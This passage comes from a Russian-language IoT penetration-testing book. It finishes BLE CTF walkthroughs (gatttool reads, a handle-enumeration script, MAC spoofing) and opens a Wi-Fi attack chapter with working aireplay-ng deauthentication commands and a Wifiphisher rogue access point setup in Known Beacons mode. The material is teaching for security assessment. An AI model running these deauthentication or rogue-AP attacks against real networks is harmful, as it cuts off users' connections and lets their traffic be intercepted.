00805f9b34fb
write-req characteristics
[a4:cf:12:6c:b3:76][LE]> char-read-hnd 0x0001
Characteristic value/descriptor: 01 18
[a4:cf:12:6c:b3:76][LE]> char-read-hnd 0x0014
Characteristic value/descriptor: 00 18
[a4:cf:12:6c:b3:76][LE]> char-read-hnd 0x0028
Characteristic value/descriptor: ff 00
[a4:cf:12:6c:b3:76][LE]> char-desc
handle: 0x0001, uuid: 00002800-0000-1000-8000-00805f9b34fb
...
handle: 0x002e, uuid: 0000ff03-0000-1000-8000-00805f9b34fb

```

После изучения каждого дескриптора мы находим дескриптор 0x002c, который выглядит как флаг. Чтобы прочесть значение дескриптора, мы можем использовать команду `char-read-hnd <handle>`, например:

```

[a4:cf:12:6c:b3:76][LE]> char-read-hnd 0x002c
Characteristic value/descriptor: 38 37 33 63 36 34 39 35 65 34 65 37 33 38 63
39 34 65 31 63

```

Помните, что вывод имеет шестнадцатеричный формат, поэтому он соответствует тексту ASCII 873c6495e4e738c94e1c.

Мы нашли флаг! Вернитесь к главной таблице и отправьте новый флаг, подобно тому, как вы делали это ранее с флагом 0:

```

# gatttool -b a4:cf:12:6c:b3:76 --char-write-req -a 0x002e -n $(echo -n
"873c6495e4e738c94e1c"|xxd -ps)
Characteristic value was written successfully

```

Мы также могли бы использовать `bash` для автоматизации обнаружения этого флага. В этом случае мы бы перебирали обработчики, чтобы прочесть значение каждого обработчика. Можно было бы легко переписать следующий скрипт в простой фаззер, который записывает значения вместо выполнения операции `--char-read`:

```

#!/bin/bash
for i in {1..46}
do
    VARX=$(printf '%04x\n' $i`

```

```
echo "Reading handle: $VARX"
gatttool -b a4:cf:12:6c:b3:76 --char-read -a 0x$VARX
sleep 5
done
```

Запуская скрипт, мы должны получить информацию из дескрипторов:

```
Reading handle: 0001
Characteristic value/descriptor: 01 18
Reading handle: 0002
Characteristic value/descriptor: 20 03 00 05 2a
...
Reading handle: 002e
Characteristic value/descriptor: 77 72 69 74 65 20 68 65 72 65 20 74 6f 20 67
6f 74 6f 20 74 6f 20 73 63 6f 72 65 62 6f 61 72 64
```

Флаг 2. Аутентификация

При просмотре таблицы FLAG_02 GATT вы должны увидеть сообщение «Insufficient authentication» (недостаточная аутентификация) на дескрипторе 0x002c, а также сообщение Connect with pin 0000 на дескрипторе 0x002a (рис. 11.10). Это задание имитирует устройство со слабым пин-кодом, используемым для аутентификации.

Handles	Service > Characteristics	Properties	Data
0001 -> 0005 0003	Generic Attribute (1801) Service Changed (2a05)	INDICATE	
0014 -> 001c 0016 0018 001a	Generic Access (1800) Device Name (2a00) Appearance (2a01) 2aa6	READ READ READ	FLAG 2 Unknown 00
0028 -> ffff 002a 002c 002e	Heart Rate (180d) ff01 ff02 ff03	READ READ READ, WRITE	Connect with pin 0000 insufficient authentication Write to goto scoreboard

Рис. 11.10. Нам нужно пройти аутентификацию перед чтением дескриптора 002c

Подсказка подразумевает, что нам нужно установить безопасное соединение для чтения защищенного дескриптора 0x002c. Для этого мы используем GATTTool с параметром `--sec-level = high`, который устанавливает высокий уровень безопасности соединения и устанавливает аутентифицированное зашифрованное соединение (AES-SMAC или ECDHE) перед чтением значения:

```
# gatttool --sec-level=high -b a4:cf:12:6c:b3:76 --char-read -a 0x002c
Characteristic value/descriptor: 35 64 36 39 36 63 64 66 35 33 61 39 31 36 63
30 61 39 38 64
```

Отлично! На этот раз после преобразования из шестнадцатеричного формата в ASCII вместо сообщения «Insufficient authentication» мы получаем флаг 5d696cdf53a916c0a98d. Вернитесь к основной таблице и отправьте его, как показано ранее:

```
# gatttool -b a4:cf:12:6c:b3:76 --char-write-req -a 0x002e -n $(echo -n
"5d696cdf53a916c0a98d"|xxd -ps)
Characteristic value was written successfully
```

Как видите, флаг правильный! Мы решили задачу № 2.

Флаг 3. Подмена вашего MAC-адреса

Перейдите к FLAG_03 и получите перечень служб и характеристик на его сервере GATT. В строке 0x002a есть сообщение «Connect with mac 11: 22: 33: 44: 55: 66» (рис. 11.11). Теперь перед нами стоит задача научиться подделывать оригинальный MAC-адрес соединения, чтобы прочитать дескриптор.

Handles	Service > Characteristics	Properties	Data
0001 -> 0005 0003	Generic Attribute (1801) Service Changed (2a05)	INDICATE	
0014 -> 001c 0016 0018 001a	Generic Access (1800) Device Name (2a00) Appearance (2a01) 2aa6	READ READ READ	FLAG_3 Unknown 00
0028 -> ffff 002a 002c 002e	00ff ff01 ff01 ff01	READ READ READ, WRITE	Connect with mac 11:22:33:44:55:66 write here to goto to scoreboard

Рис. 11.11. Просмотр характеристики FLAG_3 с использованием Bettercap

Это означает, что мы должны подделать настоящий MAC-адрес Bluetooth, чтобы получить флаг. Можно использовать Hcidconfig для выполнения команд, которые изменяют ваш MAC, однако утилита spooftooph Linux намного проще в использовании, поскольку не требует от вас отправки необработанных команд. Установите утилиту при помощи своего любимого диспетчера пакетов и выполните следующую команду, чтобы заменить MAC-адрес на адрес, указанный в сообщении:

```
# spooftooph -i hci0 -a 11:22:33:44:55:66
Manufacturer: Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:71:13
New BD address: 11:22:33:44:55:66
Address changed
```

Проверьте свой новый поддельный MAC-адрес с помощью hcidconfig:

hciconfig

```
hci0: Type: Primary Bus: USB
      BD Address: 11:22:33:44:55:66 ACL MTU: 310:10 SCO MTU: 64:8
      UP RUNNING
      RX bytes:682 acl:0 sco:0 events:48 errors:0
      TX bytes:3408 acl:0 sco:0 commands:48 errors:0
```

Используя команду Bettercap `ble.enum`, еще раз взгляните на сервер GATT для этой задачи. На этот раз в строке 0x002c вы должны увидеть новый флаг (рис. 11.12).

Handles	Service > Characteristics	Properties	Data
0001 -> 0005 0003	Generic Attribute (1801) Service Changed (2a05)	INDICATE	
0014 -> 001c 0016 0018 001a	Generic Access (1800) Device Name (2a00) Appearance (2a01) 2aa6	READ READ READ	FLAG_3 Unknown 00
0028 -> ffff 002a 002c 002e	00ff ff01 ff01 ff01	READ READ READ, WRITE	Connect with mac 11:22:33:44:55:66 0ad3fe0c58e0a47b8afb write here to goto to scoreboard

Рис. 11.12. FLAG_3 отображается после соединения с нужным MAC-адресом

Вернитесь к главной таблице и отправьте свой новый флаг:

```
# gatttool -b a4:cf:12:6c:b3:76 --char-write-req -a 0x002e -n $(echo -n
"0ad3f30c58e0a47b8afb"|xxd -ps)
Characteristic value was written successfully
```

Затем проверьте таблицу, чтобы увидеть обновленный результат (рис. 11.13).

Handles	Service > Characteristics	Properties	Data
0001 -> 0005 0003	Generic Attribute (1801) Service Changed (2a05)	INDICATE	
0014 -> 001c 0016 0018 001a	Generic Access (1800) Device Name (2a00) Appearance (2a01) 2aa6	READ READ READ	04dc54d9053b4307680a Unknown 00
0028 -> ffff 002a 002c 002e 0030 0032 0034 0036 0038 003a 003c 003e 0040 0042 0044 0046	00ff ff01 ff02 ff02 ff02 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01	READ READ READ, WRITE READ, WRITE READ, WRITE READ READ READ READ READ READ READ READ READ READ READ	docs: https://github.com/hackgnar/ble_ctf_infinity Flags complete: 4 / 10 Submit flags here Write 0x0000 to 0x00FF to goto flag Write 0xC1EA12 to reset all flags Flag 0: Complete Flag 1: Complete Flag 2: Complete Flag 3: Complete Flag 4: Incomplete Flag 5: Incomplete Flag 6: Incomplete Flag 7: Incomplete Flag 8: Incomplete Flag 9: Incomplete

Рис. 11.13. Таблица после выполнения первых заданий

Заключение

После этого краткого обсуждения атаки на BLE мы надеемся, что вдохновили вас на дальнейшее решение задач CTF. Они олицетворяют реальные задачи, которые вам придется решать ежедневно при оценке устройств с поддержкой BLE. Мы показали основные концепции и некоторые из самых популярных атак, но имейте в виду, что вы можете выполнять и другие атаки, например типа «человек посередине», если устройство не использует безопасное соединение.

В настоящее время известно множество конкретных уязвимостей для каждого нового приложения или протокола, использующего BLE, и есть шанс, что программист допустил ошибку, которая привела к ошибке безопасности в их реализации. Хотя теперь доступна новая версия Bluetooth (5.0), ее внедрение продвигается медленно, поэтому за ближайшие годы вам еще встретится много устройств BLE.

12

РАДИОКАНАЛЫ СРЕДНЕЙ ДАЛЬНОСТИ: ВЗЛОМ WI-FI



Оборудование средней дальности позволяет соединять между собой устройства на расстоянии до 100 м. В этой главе мы сосредоточимся на Wi-Fi – самой популярной технологии, используемой в устройствах интернета вещей.

Мы объясним, как работает Wi-Fi, а затем опишем некоторые из наиболее важных атак. Используя различные инструменты, проведем ассоциативные и дизассоциативные атаки, а также взломаем Wi-Fi Direct и рассмотрим некоторые популярные способы взлома протокола шифрования WPA2.

Как работает Wi-Fi

Другие радиотехнологии среднего радиуса действия, такие как Thread, Zigbee и Z-Wave, были разработаны для низкоскоростных приложений с максимальной скоростью 250 Кбит/с, но соединение Wi-Fi предполагает высокоскоростную передачу данных. Кроме того, Wi-Fi потребляет больше энергии, чем другие технологии.

Для подключения к Wi-Fi используется *точка доступа* (access point, AP) – сетевое устройство, которое позволяет использовать устройства Wi-Fi для подключения к сети, и клиентское устройство, которое можно подключить к AP. Когда клиент успешно подключается к AP и данные свободно перемещаются между ними, мы говорим, что клиент связан с AP. Мы часто используем термин *станция* (STA) для обозначения любого устройства, которое может использовать протокол Wi-Fi.

Сеть Wi-Fi может работать как в открытом, так и защищенном режиме. В открытом режиме точка доступа не требует аутентификации и принимает любого клиента, который пытается подключиться. В безопасном режиме до того, как клиент подключится к точке доступа, он должен пройти процедуру аутентификации. Некоторые сети также могут быть скрытыми; в этом случае сеть не будет передавать свой ESSID. ESSID – это имя сети, например Guest (гость) или Free Wi-Fi (бесплатный Wi-Fi). BSSID – это MAC-адрес сети.

Соединения Wi-Fi обмениваются данными с помощью набора протоколов 802.11, реализующих связь Wi-Fi. В список 802.11 входит более 15 различных протоколов, и они обозначены буквами. Возможно, вы уже знакомы со стандартом 802.11 a/b/g/n/ac, поскольку за последние 20 лет вы могли использовать некоторые из них или даже все. Протоколы поддерживают разные типы модуляции и работают на разных частотах и физических уровнях.

В 802.11 данные передаются через три основных типа фреймов: сами данные, контроль и управление. В этой главе мы будем работать только с фреймами управления. *Фрейм управления*, как следует из его названия, управляет сетью; например, он используется при поиске сети, аутентификации клиентов и даже для связывания клиентов с точками доступа.

Оборудование для оценки безопасности Wi-Fi

Как правило, оценка безопасности Wi-Fi включает атаки на точки доступа и беспроводные станции. Когда дело доходит до тестирования сетей IoT, оба вида атак имеют решающее значение, поскольку все больше и больше устройств могут либо подключаться к сети Wi-Fi, либо выступать в качестве точек доступа.

При нацеливании на устройства IoT в оценке беспроводной сети вам понадобится беспроводная карта, которая поддерживает режим мониторинга точки доступа и способна добавлять в трафик нужные пакеты. *Режим мониторинга* позволяет вашему устройству отслеживать весь трафик, который оно получает из беспроводной сети. *Возможности внедрения пакетов* позволяют вашей карте подделывать пакеты, чтобы выглядеть так, как если бы они исходили из другого источника. Для целей этой главы мы использовали сетевую карту Alfa Atheros AWUS036NHA.

Кроме того, вам может потребоваться настраиваемая точка доступа для тестирования различных настроек Wi-Fi. Мы использовали пор-

тативную точку доступа TP-Link, но подойдет любая. Если атаки не являются частью деятельности «красной команды»¹, мощность передачи точки доступа или тип антенны, которую вы используете, не играют особой роли.

Атаки Wi-Fi на беспроводные клиенты

Атаки на беспроводные клиенты обычно используют тот факт, что фреймы управления 802.11 не защищены криптографически, оставляя пакеты подверженными перехвату, модификации или воспроизведению. Вы можете выполнить все эти атаки с помощью ассоциативных атак по принципу «человек посередине». Злоумышленники также могут выполнять атаки деаутентификации и отказа в обслуживании, которые нарушают подключение жертвы по Wi-Fi к своей точке доступа.

Деаутентификация и атаки «отказ в обслуживании»

Фреймы управления в 802.11 не могут помешать злоумышленнику подделать MAC-адрес устройства. В результате злоумышленник может подделать фреймы *Deauthenticate* или *Disassociate*. Это фреймы управления, которые обычно отправляются для прекращения подключения клиента к точке доступа. Например, они отправляются, если клиент подключается к другой точке доступа или просто отключается от исходной сети. При взломе злоумышленник может использовать эти фреймы, чтобы разорвать существующие соединения с конкретными клиентами.

В качестве альтернативы, вместо того чтобы отключать клиента от AP, злоумышленник может засыпать AP запросами аутентификации. Они в свою очередь вызывают отказ в обслуживании, не позволяя законным клиентам подключаться к точке доступа. Обе атаки являются известными атаками типа «отказ в обслуживании», которые частично устранены в стандарте 802.11w, однако он еще не получил широкого распространения в мире интернета вещей. В этом разделе мы выполним атаку деаутентификации, которая отключает всех беспроводных клиентов от точки доступа.

Начните с установки пакета *Aircrack-ng*, если вы не используете Kali, где он предустановлен. *Aircrack-ng* содержит инструменты оценки Wi-Fi. Убедитесь, что ваша сетевая карта с возможностью внедрения пакетов подключена к компьютеру. Затем используйте утилиту *iwconfig* для определения имени интерфейса, принадлежащего беспроводной карте, подключенной к вашей системе:

¹ Команда экспертов по безопасности, имитирующих действия злоумышленников. Обычно им противостоит «синяя команда» службы безопасности предприятия. – Прим. ред.

```
# apt-get install aircrack-ng
# iwconfig
docker0    no wireless extensions.
lo         no wireless extensions.
❶ wlan0    IEEE 802.11  ESSID:off/any
           Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
           Retry short  long limit:2  RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
eth0       no wireless extensions.
```

В выходном сообщении утилиты указано, что беспроводной интерфейс – wlan0 ❶.

Поскольку некоторые процессы в системе могут мешать работе инструментов из набора Aircrack-ng, используйте инструмент Airmon-ng для обнаружения и автоматической остановки этих процессов. Для этого сначала отключите беспроводной интерфейс с помощью ifconfig:

```
# ifconfig wlan0 down
# airmon-ng check kill
Killing these processes:
PID Name
731 dhclient
1357 wpa_supplicant
```

Теперь переведите беспроводную карту в режим мониторинга с помощью Airmon-ng:

```
# airmon-ng start wlan0
PHY   Interface    Driver      Chipset
phy0   wlan0          ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

Этот инструмент создает новый интерфейс с именем wlan0mon, который вы можете использовать для запуска базового сеанса сниффинга с помощью Airodump-ng. Следующая команда определяет BSSID точки доступа (ее MAC-адрес) и канал, на котором она работает:

```
# airodump-ng wlan0mon
CH 11 ][ Elapsed: 36 s ][ 2019-09-19 10:47
BSSID            PWR Beacons    #Data, #/s   CH  MB  ENC CIPHER AUTH ESSID
6F:20:92:11:06:10 -77    15         0   0   6  130  WPA2 CCMP  PSK  ZktT 2.4Ghz
6B:20:9F:10:15:6E -85    14         0   0  11  130  WPA2 CCMP  PSK  73ad 2.4Ghz
7C:31:53:D0:A7:CF  -86    13         0   0  11  130  WPA2 CCMP  PSK  A7CF 2.4Ghz
82:16:F9:6E:FB:56  -40    11        39   0   6   65  WPA2 CCMP  PSK  Secure Home
E5:51:61:A1:2F:78  -90     7         0   0   1  130  WPA2 CCMP  PSK  EE-cwwnsa
```

В этом примере BSSID – 82: 16: F9: 6E: FB: 56, канал – 6. Мы передаем эти данные в Airodump-ng для идентификации клиентов, подключенных к AP:

```
# airodump-ng wlan0mon --bssid 82:16:F9:6E:FB:56
CH 6 |[ Elapsed: 42 s ] [ 2019-09-19 10:49
BSSID          PWR Beacons #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
82:16:F9:6E:FB:56 -37      24      267    2    6   65  WPA2 CCMP  PSK  Secure Home
BSSID          STATION            PWR   Rate Lost    Frames  Probe
82:16:F9:6E:FB:56  50:82:D5:DE:6F:45 -28   0e- 0e   904      274
```

На основе этих выходных данных мы идентифицируем одного клиента, подключенного к точке доступа. Клиенту принадлежит BSSID 50: 82: D5: DE: 6F: 45 (MAC-адрес его беспроводного сетевого интерфейса).

Теперь вы можете отправить клиенту много разъединяющих пакетов, чтобы заставить его потерять подключение к интернету. Для проведения атаки используем Aireplay-ng:

```
# aireplay-ng --deauth 0 -c 50:82:D5:DE:6F:45 -a 82:16:F9:6E:FB:56 wlan0mon
```

Параметр --deauth указывает атаку разъединения и количество пакетов разъединения, которые будут отправлены. Выбор 0 означает, что пакеты будут отправляться непрерывно. Параметр -a указывает BSSID точки доступа, а параметр -c – целевые устройства. В следующем листинге представлен выход вышеупомянутой команды:

```
11:03:55 Waiting for beacon frame (BSSID: 82:16:F9:6E:FB:56) on channel 6
11:03:56 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [ 0|64 ACKS]
11:03:56 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [66|118 ACKS]
11:03:57 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [62|121 ACKS]
11:03:58 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [64|124 ACKS]
11:03:58 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [62|110 ACKS]
11:03:59 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [64|75 ACKS]
11:03:59 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [63|64 ACKS]
11:03:00 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [21|61 ACKS]
11:03:00 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [ 0|67 ACKS]
11:03:01 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [ 0|64 ACKS]
11:03:02 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [ 0|61 ACKS]
11:03:02 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [ 0|66 ACKS]
11:03:03 Sending 64 directed DeAuth (code 7). STMAC [50:82:D5:DE:6F:45] [ 0|65 ACKS]
```

Здесь показаны разъединяющие пакеты, отправленные цели. Атака успешна, когда целевое устройство становится недоступным. Когда вы проверите это устройство, вы увидите, что оно больше не подключено ни к одной сети.

Вы также можете выполнять атаки типа «отказ в обслуживании» против Wi-Fi другими способами. Радиопомехи, еще один распро-

страненный метод, мешают беспроводной связи независимо от беспроводного протокола. В этой атаке злоумышленник использует программно определяемое радиоустройство или дешевые стандартные ключи Wi-Fi, чтобы передавать радиосигналы и сделать беспроводной канал непригодным для использования другими устройствами. Мы покажем такую атаку в главе 15.

В качестве альтернативы вы можете выполнить выборочную постановку помех, сложную версию атаки радиоподавления, при которой злоумышленник перехватывает только определенные пакеты, имеющие значение для поддержания действующего соединения.

Стоит отметить, что для некоторых наборов микросхем атаки деаутентификации могут также понижать уровень ключей шифрования, используемых для связи между точкой доступа и клиентом. Недавнее исследование антивирусной компании ESET выявило эту уязвимость, получившую название Kr00k (CVE-2019-15126). Подвергшиеся атаке чипы Wi-Fi используют нулевой ключ шифрования при повторном подключении, что позволяет злоумышленникам расшифровывать пакеты, переданные уязвимым устройством.

Атаки на Wi-Fi путем подключения

Атака путем подключения обманом заставляет беспроводную станцию подключиться к контролируемой злоумышленником точке доступа. Если целевая станция уже подключена к какой-либо другой сети, злоумышленник обычно начинает с реализации одного из методов деаутентификации, которые мы только что объяснили. Как только целевое устройство потеряло соединение с легальной точкой доступа, злоумышленник может заманить ее в мошенническую сеть, злоупотребляя различными функциями своего сетевого менеджера.

В этом разделе мы кратко описываем наиболее популярные атаки путем подключения, а затем демонстрируем атаку под названием Known Beacons.

Атака «злого двойника»

Самая распространенная ассоциативная атака – это «злой двойник» (Evil Twin), когда клиента обманом заставляют подключиться к поддельной точке доступа, убедив его, что он подключается к известной и законной точке.

Мы можем создать поддельную точку доступа, используя сетевой адаптер с функциями мониторинга и ввода пакетов. С помощью этой сетевой карты мы настроили точку доступа и настроили ее канал, ESSID и BSSID, не забыв скопировать ESSID и тип шифрования законной точки доступа. Теперь мы отправим целевому устройству более сильный сигнал, чем сигнал подлинной точки доступа. Вы можете улучшить свой сигнал с помощью различных методов, например расположившись ближе к цели, чем действующая точка доступа, или используя более эффективную антенну.

Атака типа KARMA

KARMA-атаки подключают пользователей к незащищенным сетям, используя уязвимость клиентов, настроенных на автоматическое обнаружение знакомых беспроводных сетей. При такой настройке клиент выдает прямой пробный запрос, запрашивая определенные точки доступа, а затем подключается к найденной точке без аутентификации. *Пробный запрос* – это фрейм управления, который инициирует процесс связывания. Учитывая эту конфигурацию, злоумышленник может просто подтвердить любой из клиентских запросов и подключить его к своей нелегальной точке доступа.

Чтобы KARMA-атака сработала, устройства, которые вы атакуете, должны соответствовать трем требованиям. Целевая сеть должна иметь тип Open (открытая), у клиента должен быть включен флаг AutoConnect, и клиент должен транслировать свой список предпочтительных сетей. *Список предпочтительных сетей* – это список сетей, к которым клиент ранее подключался и которым теперь доверяет. Клиент с включенным флагом AutoConnect будет подключаться к AP автоматически, если AP отправляет ему ESSID, уже указанный в списке предпочтительных сетей клиента.

Самые современные операционные системы не уязвимы для атак KARMA, потому что они не отправляют свои списки предпочтительных сетей, но иногда вы можете столкнуться с уязвимой системой в старых устройствах интернета вещей или принтерах. Если устройство когда-либо подключалось к открытой сети, скрывающей свой ESSID, оно определенно уязвимо для атаки KARMA. Причина в том, что единственный способ подключиться к открытым сетям, скрывающим свой ESSID, – отправить им прямой запрос, и в этом случае создаются все условия, необходимые для атак KARMA.

Атака типа Known Beacons

После разоблачения атаки KARMA большинство операционных систем прекратило прямое зондирование точек доступа; вместо этого они используют только *пассивное наблюдение*, при котором устройство прослушивает известный ESSID из сети. Этот тип поведения полностью исключает все случаи атак KARMA.

Атака типа Known Beacons (известные маяки) обходит эту функцию безопасности, используя тот факт, что многие операционные системы по умолчанию включают флаг AutoConnect. Поскольку AP часто имеют очень распространенные имена, злоумышленник может угадать ESSID открытой сети в списке предпочтительных сетей устройства. Затем он обманом заставляет это устройство автоматически подключаться к точке доступа, контролируемой злоумышленником.

В более сложной версии атаки злоумышленник может использовать словарь распространенных ESSID, например Guest («гость»), FREE Wi-Fi («бесплатный Wi-Fi») и т. д., к которым жертва, вероятно, подключалась в прошлом. Это очень похоже на попытку получить несанкционированный доступ к учетной записи службы путем простого

перебора имени пользователя, когда пароль не требуется: довольно простая, но эффективная атака.

Рисунок 12.1 иллюстрирует атаку типа Known Beacons.



Рис. 12.1. Атака типа Known Beacons

AP атакующего начинает с передачи нескольких *фреймов маяка*, разновидности фрейма управления, который содержит всю сетевую информацию. Этот фрейм регулярно передается в эфир, чтобы сообщить устройствам о наличии сети. Если у жертвы есть информация об этой сети в списке предпочтительных сетей (поскольку жертва уже подключалась к этой сети в прошлом) и если AP злоумышленника и жертвы имеют тип Open, жертва отправит пробный запрос и подключится к нему.

Перед тем как выполнить эту атаку, нам необходимо настроить наши устройства. Некоторые устройства позволяют изменять флаг AutoConnect. Местоположение этого параметра отличается от устройства к устройству, но обычно оно находится в настройках Wi-Fi, как показано на рис. 12.2, под настройкой наподобие **Auto reconnect** (Автоматическое повторное подключение). Убедитесь, что эта опция включена.

Затем настройте открытую точку доступа с именем `my_essid`. Мы сделали это с помощью портативной точки доступа TP-Link, но вы можете использовать любое устройство по своему выбору. После настройки подключите целевое устройство к сети `my_essid`. Затем установите Wifiphisher (<https://github.com/wifiphisher/wifiphisher/>) – платформу мошеннических AP, часто используемую для оценки безопасности сети:

```
$ sudo apt-get install libnl-3-dev libnl-genl-3-dev libssl-dev
$ git clone https://github.com/wifiphisher/wifiphisher.git
$ cd wifiphisher && sudo python3 setup.py install
```




Рис. 12.2. Настройки Wi-Fi
с переключателем Auto reconnect

Wifiphisher должна быть нацелена на определенную сеть, чтобы начать атаковать клиентов этой сети. Мы создаем тестовую сеть, также называемую `my_essid`, чтобы избежать случайного воздействия на внешних клиентов, когда у нас нет на это разрешения:

```
# ❶ wifiphisher -nD -essid my_essid -kB
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2019-08-19 03:35
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfpsh-r-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:yy:yy:yy
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:xx:xx:xx
[+] Sending SIGKILL to wpa_supplicant
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting OAuth Login Page template
```

Запускаем Wifiphisher в режиме Known Beacons, добавляя аргумент `-kB ❶`. Вам не нужно предоставлять список слов для атаки, потому что у Wifiphisher он встроенный. Список слов содержит общие ESSID, к которому жертва могла подключиться в прошлом. После запуска команды должен открыться интерфейс WifiPhisher, как показано на рис. 12.3.

На панели Wifiphisher отображается количество подключенных целевых устройств. В настоящее время наше тестовое устройство является единственным подключенным целевым устройством.

Посмотрите список предпочтительных сетей для устройства, которое вы хотите «обмануть» в этом примере. Например, на рис. 12.4 представлен список предпочтительных сетей на устройстве Samsung Galaxy S8+. Обратите внимание, что в нем сохранены две сети; первая из них, FreeAirportWiFi, имеет легко угадываемое название.

```
Extensions feed:
Sending 60 known beacons (#SFO FREE WIFI ... KPN)
Sending 60 known beacons (NFWIFI ... PROXIMUS FON)
Sending 60 known beacons (Fon WiFi ... Hotel)
Sending 60 known beacons (Android ... bologna airport free wifi)
Victim 8:c5:e1:ed:39:77 probed for WLAN with ESSID: 'Airport_Free_WiFi' (Known Beacons)
Connected Victims:
88:c5:e1:ed:39:77      10.0.0.71      Unknown Android

HTTP requests:
[*] GET request from 10.0.0.71 for http://connectivitycheck.gstatic.com/generate_204
[*] GET request from 10.0.0.71 for http://connectivitycheck.gstatic.com/generate_204
[*] GET request from 10.0.0.71 for http://connectivitycheck.gstatic.com/generate_204
[*] GET request from 10.0.0.71 for http://connectivitycheck.gstatic.com/generate_204
```

Рис. 12.3. Панель Wifiphisher показывает устройство жертвы, подключающееся к нашей сети




Рис. 12.4. Предпочтительные сети целевого устройства

Разумеется, после того как мы осуществим атаку, устройство должно отключиться от своей текущей сети и подключиться к вредоносной, поддельной сети (рис. 12.5).




Рис. 12.5. Целевое устройство подключается к поддельной сети в результате атаки Known Beacons

С этого момента злоумышленник может работать как «человек по-середине», отслеживая трафик жертвы или даже вмешиваясь в него.

Wi-Fi Direct

Wi-Fi Direct – это стандарт Wi-Fi, который позволяет устройствам подключаться друг к другу без беспроводной точки доступа. В традиционной архитектуре все устройства подключаются к одной точке доступа для связи друг с другом. В Wi-Fi Direct, в отличие от этого, одно из двух устройств действует как точка доступа. Мы называем такое устройство *владельцем группы*. Для работы Wi-Fi Direct только владелец группы должен соответствовать стандарту Wi-Fi Direct.

Вы можете найти Wi-Fi Direct на таких устройствах, как принтеры, телевизоры, игровые консоли, аудиосистемы и потоковые устройства. Многие устройства IoT, поддерживающие Wi-Fi Direct, одновременно подключены к стандартной сети Wi-Fi. Например, домашний принтер может принимать фотографии напрямую с вашего смартфона через Wi-Fi Direct, но он, вероятно, также подключен к локальной сети.

В этом разделе мы рассмотрим, как работает Wi-Fi Direct, каковы его основные режимы работы и какие методы вы можете использовать для использования его функций безопасности.

Как работает Wi-Fi Direct

Рисунок 12.6 показывает, как устройства устанавливают соединение с помощью Wi-Fi Direct.



Рис. 12.6. Основные этапы подключения устройства в Wi-Fi Direct

На этапе обнаружения (Device Discovery) устройство отправляет широковещательное сообщение на все ближайшие устройства, запрашивая их MAC-адреса. На этом этапе нет владельца группы, поэтому любое устройство может инициировать этот шаг. Затем, на этапе обнаружения службы (Service Discovery), устройство получает MAC-адреса и переходит к рассылке одноадресных запросов каждому устройству, запрашивая дополнительную информацию об их службах. Это позволяет ему определиться с необходимостью подключения к каждому устройству. После этапа обнаружения службы два устройства решают, какое будет владельцем группы, а какое – клиентом.

На последнем этапе Wi-Fi Direct полагается на Wi-Fi Protected Setup (WPS) для безопасного подключения устройств. WPS – протокол, изначально созданный для того, чтобы пользователи, не слишком сведущие в технологиях, могли легко добавлять новые устройства в сеть. WPS предусматривает несколько методов настройки: *конфигурацию нажатием кнопки* (Push-Button Configuration, PBC), ввод пин-кода и интерфейс NFC (Near-Field Communication). В PBC у владельца груп-

